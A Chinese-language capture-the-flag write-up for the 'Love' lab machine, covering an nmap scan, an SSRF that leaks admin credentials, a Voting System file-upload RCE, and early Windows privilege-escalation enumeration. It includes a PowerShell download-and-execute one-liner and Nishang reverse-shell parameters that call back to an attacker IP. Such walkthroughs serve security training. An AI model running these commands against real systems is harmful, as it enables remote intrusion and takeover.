Love(完成),SSRF、Voting System上傳漏洞(powershell ps.1)、AlwaysInstallElevated(msfvenom)提權


```
└──# nmap -sCV -A -p
80,135,139,443,445,3306,5000,5040,5985,5986,7680,47001,49664,49666,49667,496
68,49669,49670  10.10.10.239
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 06:22 PDT
Nmap scan report for 10.10.10.239
Host is up (0.23s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j
PHP/7.3.27)
|_http-title: Voting System using PHP
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title: 403 Forbidden
| ssl-cert: Subject:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceNa
me=m/countryName=in
| Not valid before: 2021-01-18T14:00:16
|_Not valid after:  2022-01-18T14:00:16
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
445/tcp   open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup:
WORKGROUP)
3306/tcp  open  mysql?
| fingerprint-strings:
|   GenericLines, JavaRMI, LDAPBindReq, LPDString, NCP, NULL, RTSPRequest,
afp, giop, oracle-tns:
|_    Host '10.10.14.2' is not allowed to connect to this MariaDB server
```

```
5000/tcp  open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2024-05-18T13:47:30+00:00; +21m30s from scanner time.
| ssl-cert: Subject: commonName=LOVE
| Subject Alternative Name: DNS:LOVE, DNS:Love
| Not valid before: 2021-04-11T14:39:19
|_Not valid after:  2024-04-10T14:39:19
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.94SVN%I=7%D=5/18%Time=6648ABAC%P=aarch64-unknown-linux
SF:-gnu%r(NULL,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.2'\x20is\x20not\
SF:x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Gene
SF:ricLines,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.2'\x20is\x20not\x20
SF:allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(RTSPReq
SF:uest,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.2'\x20is\x20not\x20allo
SF:wed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LPDString,4
SF:9,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.2'\x20is\x20not\x20allowed\x2
SF:0to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LDAPBindReq,49,"E
SF:\0\0\x01\xffj\x04Host\x20'10\.10\.14\.2'\x20is\x20not\x20allowed\x20to\
SF:x20connect\x20to\x20this\x20MariaDB\x20server")%r(NCP,49,"E\0\0\x01\xff
SF:j\x04Host\x20'10\.10\.14\.2'\x20is\x20not\x20allowed\x20to\x20connect\x
SF:20to\x20this\x20MariaDB\x20server")%r(JavaRMI,49,"E\0\0\x01\xffj\x04Hos
```

```
SF:t\x20'10\.10\.14\.2'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20
SF:this\x20MariaDB\x20server")%r(oracle-tns,49,"E\0\0\x01\xffj\x04Host\x20
SF:'10\.10\.14\.2'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20this\
SF:x20MariaDB\x20server")%r(afp,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\
SF:.2'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x
SF:20server")%r(giop,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.2'\x20is\x
SF:20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows
10|Longhorn|2019|2008|7|Vista|11|XP|8.1 (95%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::sp1
cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_8.1
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (95%), Microsoft
Windows Longhorn (95%), Microsoft Windows 10 1809 - 2004 (93%), Microsoft
Windows Server 2019 (93%), Microsoft Windows 10 1703 (93%), Microsoft
Windows Server 2008 R2 (93%), Microsoft Windows 7 SP1 (93%), Microsoft
Windows 8.1 Update 1 (93%), Microsoft Windows Vista SP1 (93%), Microsoft
Windows 10 1709 - 1803 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-05-18T13:47:19
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
```

```
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-05-18T06:47:18-07:00
|_clock-skew: mean: 2h06m31s, deviation: 3h30m04s, median: 21m29s

TRACEROUTE (using port 3306/tcp)
HOP RTT       ADDRESS
1   354.58 ms 10.10.14.1
2   354.79 ms 10.10.10.239

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 191.03 seconds
```


smb失敗
mysql失敗
需設定hosts => staging.love.htb、love.htb
測試完後，web只有80port可以使用，其餘失敗
且80是登入介面



love.htb => Voting System有4組漏洞(但無帳密)

```
└─# searchsploit "Voting System"
 Exploit Title                                                                              |  Path
Online Voting System - Authentication Bypass                                                | php/webapps/43967.py
Online Voting System 1.0 - Authentication Bypass (SQLi)                                     | php/webapps/50075.txt
Online Voting System 1.0 - Remote Code Execution (Authenticated)                            | php/webapps/50076.txt
Online Voting System 1.0 - SQLi (Authentication Bypass) + Remote Code Execution (RCE)       | php/webapps/50088.py
Online Voting System Project in PHP - 'username' Persistent Cross-Site Scripting            | multiple/webapps/49159.txt
Voting System 1.0 - Authentication Bypass (SQLI)                                            | php/webapps/49843.txt
Voting System 1.0 - File Upload RCE (Authenticated Remote Code Execution)                   | php/webapps/49445.py
Voting System 1.0 - Remote Code Execution (Unauthenticated)                                 | php/webapps/49846.txt
Voting System 1.0 - Time based SQLI  (Unauthenticated SQL injection)                        | php/webapps/49817.txt
WordPress Plugin Poll_ Survey_ Questionnaire and Voting system 1.5.2 - 'date_answers' Blind SQL Injection | php/webapps/50052.txt
```

staging.love.htb => 是一個文件掃描介面
逐一進行本機port掃描找到(Voting System)id、passwd
為SSRF取得內部資料





```
id : admin
passwd : @LoveIsInTheAir!!!!
```

執行漏洞腳本失敗。。。


```
└─# python3 49445.py
Start a NC listner on the port you choose above and run...
```

執行登入並手動進行文件上傳反彈，
使用原本的index.php會登入失敗，


後續進行目錄爆破，發現/admin也是登入介面(定向301)，但登入就成功



上傳後進行更改



上傳檔案位置，漏洞腳本裡有提示。進行成功




love\phoebe

開始進行反彈，執行前需
撈取/usr/share/nishang/Shells/Invoke-PowerShellTcp.ps1
把指令放在最後並修改參數

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.2 -Port 9200
```

反彈成功

```
powershell iex (New-Object
Net.WebClient).DownloadString('http://10.10.14.2:8000/Invoke-
PowerShellTcp.ps1');
```




user flag

```
PS C:\Users\Phoebe\Desktop> type user.txt
83017bb651b9482b270c4b3748e7ce9a
PS C:\Users\Phoebe\Desktop>
```

```
PS C:\Users\Phoebe\Desktop> systeminfo

Host Name:                 LOVE
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19042 N/A Build 19042
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          roy
Registered Organization:
Product ID:                00330-80112-18556-AA148
Original Install Date:     4/12/2021, 12:14:12 PM
System Boot Time:          5/18/2024, 6:55:47 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.16707776.B64.2008070230, 8/7/2020
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume3
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,274 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 2,583 MB
Virtual Memory: In Use:    2,216 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\LOVE
Hotfix(s):                 9 Hotfix(s) Installed.
                           [01]: KB4601554
                           [02]: KB4562830
                           [03]: KB4570334
                           [04]: KB4577586
                           [05]: KB4580325
                           [06]: KB4586864
                           [07]: KB4589212
PS C:\Users\Phoebe\Desktop> net users

User accounts for \\LOVE

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
Phoebe                   WDAGUtilityAccount
The command completed successfully.
```

上傳winPEASx64.exe



找到一個 PowerShell 歷史檔案：

```
  [+] PowerShell Settings
    PowerShell v2 Version: 2.0
    PowerShell v5 Version: 5.1.19041.1
    Transcription Settings:
    Module Logging Settings:
    Scriptblock Logging Settings:
    PS history file:
C:\Users\Phoebe\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\Cons
oleHost_history.txt
    PS history size: 51B
```

